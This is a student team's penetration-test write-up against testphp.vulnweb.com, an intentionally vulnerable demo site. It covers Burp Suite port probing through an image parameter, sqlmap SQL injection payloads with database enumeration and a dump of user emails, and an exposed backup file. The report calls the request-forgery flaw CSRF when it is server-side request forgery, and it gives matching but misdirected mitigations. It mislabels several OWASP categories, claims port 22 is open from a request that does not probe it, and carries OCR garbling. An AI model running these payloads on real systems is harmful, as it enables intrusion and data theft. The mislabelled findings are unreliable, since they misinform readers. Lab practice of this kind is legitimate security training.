

## Team 4.3

### Vulnerabilities of practice website

Website: <http://testphp.vulnweb.com>

Tools used:

1. Kali Linus root terminal
2. SQL map
3. Burpsuite

**1. Vulnerability name:** Cross-Site Request Forgery (CSRF)

CWE: 352

**OWASP Category:** A05:2021 – Broken Session Management

**Description:**

Cross-Site Request Forgery (CSRF) is a web security vulnerability that allows an attacker to induce an authenticated user to perform an unwanted action on a website. CSRF attacks are often carried out by tricking the victim into clicking on a malicious link or opening a specially crafted web page.

CSRF attacks exploit the fact that web browsers automatically send authentication cookies with every request. When a user is authenticated on a website, their browser stores an authentication cookie on their computer. This cookie is used to identify the user to the website on subsequent requests.

An attacker can exploit this behaviour by constructing a malicious request that is designed to be executed by the victim's browser. The request will typically contain the victim's authentication cookie, so the website will believe that the request is coming from the victim.

If the request is successful, the attacker can cause the victim to perform any action that they are authorised to perform on the website. For example, the attacker could transfer money from the victim's bank account, change their password, or post a message on a social media account.

**Business impact:**


Cross-Site Request Forgery (CSRF) can have a significant business impact, leading to unauthorized actions on behalf of authenticated users. This can result in data breaches, financial losses, damage to reputation, and legal liabilities, affecting customer trust and overall business operations.

**Vulnerability path:** http://testphp.vulnweb.com/


**Vulnerable Parameter:** http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg

Steps to reproduce:

1. Intercept it with burp suite



2. Send it to repeater



3. See the response of “<http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg>”.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. The "Request" pane displays a GET request to <http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg>. The "Response" pane shows a large binary image file (base64 encoded) with a Content-Length of 12426 bytes. The "INSPECTOR" pane shows various headers and parameters. The status bar at the bottom indicates 12426 bytes | 548 millis.

4. Change the parameter of the file from: ./pictures/1.jpg , to: <https://www.google.com> and see the response.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane displays a modified GET request where the file parameter has been changed to <https://www.google.com>. The "Response" pane shows the HTML response from Google's homepage. The "INSPECTOR" pane shows various headers and parameters. The status bar at the bottom indicates 48351 bytes | 907 millis.

5. As we can see the response of <http://testphp.vulnweb.com/showimage.php?file=https://www.google.com> is different, the response changed to <https://www.google.com> , which means that it's vuln against CSRF

6. Now we want to scan the port of it

7. Change the parameter to [http://127.0.0.1:\(port number\)](http://127.0.0.1:(port number))

## 8. Check for port number 80

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /showimage.php?file=http://127.0.0.1:80 HTTP/1.1
- Response:** HTTP/1.1 200 OK  
Server: nginx/1.15.0  
Date: Sat, 29 May 2021 14:52:10 GMT  
Content-Type: image/jpeg  
X-Powered-By: PHP/5.6.40-20+ubuntu20.04.1+deb.sury.org+1  
Connection: close  
Age: 0  
Content-Length: 234
- INSPECTOR - SELECTED TEXT:** Warning: fpassthru() expects parameter 1 to be resource, boolean given in /h3/vax/www/showimage.php on line 13
- Statistics:** 444 bytes | 227 millis

## 9. Now check for port number 21

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /showimage.php?file=http://127.0.0.1:21 HTTP/1.1
- Response:** HTTP/1.1 200 OK  
Server: nginx/1.15.0  
Date: Sat, 29 May 2021 14:52:25 GMT  
Content-Type: image/jpeg  
X-Powered-By: PHP/5.6.40-20+ubuntu20.04.1+deb.sury.org+1  
Connection: close  
Age: 0  
Content-Length: 231
- INSPECTOR - SELECTED TEXT:** Warning: fpassthru() expects parameter 1 to be resource, boolean given in /h3/vax/www/showimage.php on line 13
- Statistics:** 441 bytes | 505 millis

## 10. Now check for port number 22

```

1 GET /showimage.php?file=php://1.1 HTTP/1.1
2 Host: testphp.vulnweb.com
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/50.0.4420.112 Safari/537.36 Edg/50.0.810.66
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,
   */*,q=0.8,application/signed-exchange;v=b2;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: login=ext@Jtest
10 Connection: close
11
12
13
14 Warning: sparshtku() expects parameter 1 to be resource, boolean given in
   /h3/vaz/www/showimage.php on line 13
15

```

Target: http://testphp.vulnweb.com

Request Response Inspector

Done 485 bytes | 235 millis

11. As we can see port 22 responds by showing the information that the backend service is running on SSH which means that port 22 is open.

Mitigation:

Use synchronizer tokens (also known as anti-CSRF tokens or nonce tokens). A synchronizer token is a unique value that is generated by the server and sent to the client with each form. When the client submits the form, they must include the synchronizer token in the request. The server will then verify that the synchronizer token is valid before processing the request.

Use HTTP headers such as SameSite and Origin. The SameSite and Origin headers can be used to restrict the websites that can send requests to your website. This can help to prevent CSRF attacks from being carried out from third-party websites.

Educate users about CSRF attacks. It is important to educate users about CSRF attacks so that they can be more aware of the risks. Users should be careful about clicking on links in emails and chat messages, and they should be careful about visiting unknown websites.

**2. Vulnerability name :** Information Exposure

**CWE:** 200

**OWASP Category:** A01:2021- Broken Access Control

**Description:** Information exposure is a security vulnerability that allows unauthorized access to sensitive information. Sensitive information can include things like personal data, financial data, health records, and trade secrets. Information exposure can occur in a variety of ways, including:

Misconfigured systems: Systems that are not properly configured can expose sensitive information to unauthorized users. For example, a web server that is configured to allow public access to its log files could expose sensitive information about the websites that are hosted on the server.

Software vulnerabilities: Software vulnerabilities can also allow attackers to expose sensitive information. For example, a vulnerability in a web application could allow an attacker to inject malicious code into the application, which could then be used to steal sensitive data from the application's database.

Human error: Human error can also lead to information exposure. For example, an employee may accidentally send an email containing sensitive information to the wrong person.

### **Business impact:**

Information exposure can have a number of negative consequences, including:

Financial loss: Information exposure can lead to financial losses for individuals and organizations. For example, if an attacker steals credit card numbers, they can use them to make unauthorized purchases.

Identity theft: Information exposure can also lead to identity theft. For example, if an attacker steals someone's Social Security number, they can use it to open new credit accounts or file fraudulent tax returns.

Reputational damage: Information exposure can also damage an organization's reputation. For example, if a company exposes its customers' personal information, it could lose the trust of its customers.

**Vulnerable Path:** <http://testphp.vulnweb.com/index.php>

**Vulnerable Parameter:** <http://testphp.vulnweb.com/artists.php?artist=1>

<http://testphp.vulnweb.com/listproducts.php?cat=1>

Steps to reproduce:

## 1. Access the URL and open up to the below page as shown in figure

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | [AJAX Demo](#)

search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vum help  
Fracual Explorer

artist: r4w8173

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent tacit sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

view pictures of the artist  
comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

## 2. Copy the URL for the page

## 3. Open up the root terminal in Kali Linux

## 4. Now type the following in double quotes “sqlmap -u paste the URL here --dbs”, like the below figure.


```
[root@kali ~]# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:17:32 /2023-10-17/
[00:17:32] [INFO] resuming back-end DBMS 'mysql'
[00:17:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
    Title: AND clause-based blind
    Payload: artist=1 AND 8352+8352

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 5832 FROM (SELECT(SLEEP(5)))jPx0)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist+-568 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x7374686e7a4247557a624f434c7a6c4767654f6e4d259735a4e78667073794e766d70e948484248,0x716a707a71),NULL-- 

[00:17:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application framework: PHP 5.6.46, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
[00:17:33] [INFO] Fetching database names
available databases []:
[*] Information_schema
[00:17:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[00:17:33] [WARNING] your sqlmap version is outdated
[*] ending @ 00:17:33 /2023-10-17/
[00:17:33] [INFO] resuming back-end DBMS 'mysql'
```

## 5. Now repeat the same for the 2nd parameter



```
[root@kali] ~ [~]
# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:23:28 /2023-10-17/
[00:23:28] [INFO] resuming back-end DBMS 'mysql'
[00:23:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
[*] injection point: 1 (POST http://testphp.vulnweb.com/listproducts.php?cat=1)

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7333=7333

Type: error-based
Title: MySQL > 5.6.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178627a71,(SELECT (ELT(2185>2185,1))),0x71767a6a71),2185)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1998 FROM (SELECT(SLEEP(5)))f2W)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178627071,0x766864684c754f61a96972a7a6b655325a948616c72787155a14243445642415863634354676c,0x71767a6a71),NULL,NULL,NULL,NULL-- -
```

6. Now type this “sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns” This gives the information of everything in the database.

```
[root@kali] ~ [~]
File Actions Edit View Help
[~] root@kali: ~ [~]
# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:26:59 /2023-10-17/
[00:26:59] [INFO] resuming back-end DBMS 'mysql'
[00:26:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
[*] injection point: 1 (POST http://testphp.vulnweb.com/listproducts.php?cat=1)

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7333=7333

Type: error-based
Title: MySQL > 5.6.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178627a71,(SELECT (ELT(2185>2185,1))),0x71767a6a71),2185)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1998 FROM (SELECT(SLEEP(5)))f2W)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178627071,0x766864684c754f61a96972a7a6b655325a948616c72787155a14243445642415863634354676c,0x71767a6a71),NULL,NULL,NULL,NULL-- -
```

Table: carts	
[3 columns]	
Column	Type
cart_id	varchar(100)
item	int

```

root@kali:~#
File Actions Edit View Help
Database: acuart
Table: carts
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cart_id | varchar(100) |
| item | int |
| price | int |
+-----+-----+
[3 rows] 1 rows in mySQL
1 rows in MySQL
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+-----+
[8 rows] 8 rows in mySQL
8 rows in MySQL
Database: acuart
Table: featured
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| feature_text | text |
| pic_id | int |
+-----+-----+
[2 rows] 2 rows in mySQL
2 rows in MySQL
Database: acuart
Table: guestbook
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| mesg | text |
| sender | varchar(150) |
| sentime | int |
+-----+-----+
[3 rows] 3 rows in mySQL
3 rows in MySQL
Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text |
| id | int unsigned |
| name | varchar(100) |
| price | int unsigned |
| rewriteName | text |
+-----+-----+
[5 rows] 5 rows in mySQL
5 rows in MySQL

```

```

root@kali:~#
File Actions Edit View Help
Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text |
| id | int unsigned |
| name | varchar(100) |
| price | int unsigned |
| rewriteName | text |
+-----+-----+
[5 rows] 5 rows in mySQL
5 rows in MySQL
Database: acuart
Table: pictures
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| p_id | int |
| cat_id | int |
| img | varchar(50) |
| p_desc | text |
| plong | text |
| price | int |
| productname | text |
| title | varchar(100) |
+-----+-----+
[8 rows] 8 rows in mySQL
8 rows in MySQL
Database: acuart
Table: artists
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| a_desc | text |
| a_name | varchar(50) |
| artist_id | int |
+-----+-----+
[3 rows] 3 rows in mySQL
3 rows in MySQL
Database: acuart
Table: categ
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cat_id | int |
| cdesc | tinytext |
| cname | varchar(50) |
+-----+-----+
[3 rows] 3 rows in mySQL
3 rows in MySQL
[00:26:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.volnweb.com'
[00:26:00] [WARNING] your sqlmap version is outdated
[*] ending @ 00:26:00 /2023-10-17/

```

7. Now type this “sqlmap -u http://testphp.volnweb.com/listproducts.php?cat=1 -D acuart -T users -C email --dump” This gives us the user email id by searching in the users table.

8. Here the yellow highlighted box contains the email of a user

Note: I have registered to give a test email that is "email@email.com"

### Mitigation:

There are a number of things that organizations can do to prevent information exposure, including:

**Implementing strong security controls:** Organizations should implement strong security controls, such as firewalls, intrusion detection systems, and access control lists, to protect their systems from unauthorized access.

Keeping software up to date: Organizations should keep their software up to date to patch known vulnerabilities.

Educating employees about security: Organizations should educate their employees about security best practices, such as how to create strong passwords and how to avoid phishing attacks.

**3. Vulnerability Name:** Exposure of Backup File to an Unauthorised Control Sphere

**CWE:** 530

**OWASP Category:** A03:2021 – Data Exposure

**Description:** This vulnerability occurs when backup files, which may contain sensitive data, are accessible to unauthorised entities or control spheres. Backup files often have less security measures in place compared to the live production data. If not properly protected, they can be exploited by attackers to gain access to sensitive information.

**Business Impact:** Exposure of backup files can lead to data breaches, data leakage, and unauthorised access to critical information. This can result in reputation damage, legal consequences, and financial losses for organisations.


**Vulnerability path:** <http://testphp.vulnweb.com/>

**Vulnerability parameter:**

[http://testphp.vulnweb.com/Mod\\_Rewrite\\_Shop/RateProduct-1.html](http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html)


Steps to reproduce:

1. Access the website.




2. Use the parameter Mod\_Rewrite\_Shop/RateProduct-1.html

3. The information about the website will open in burpsuite.

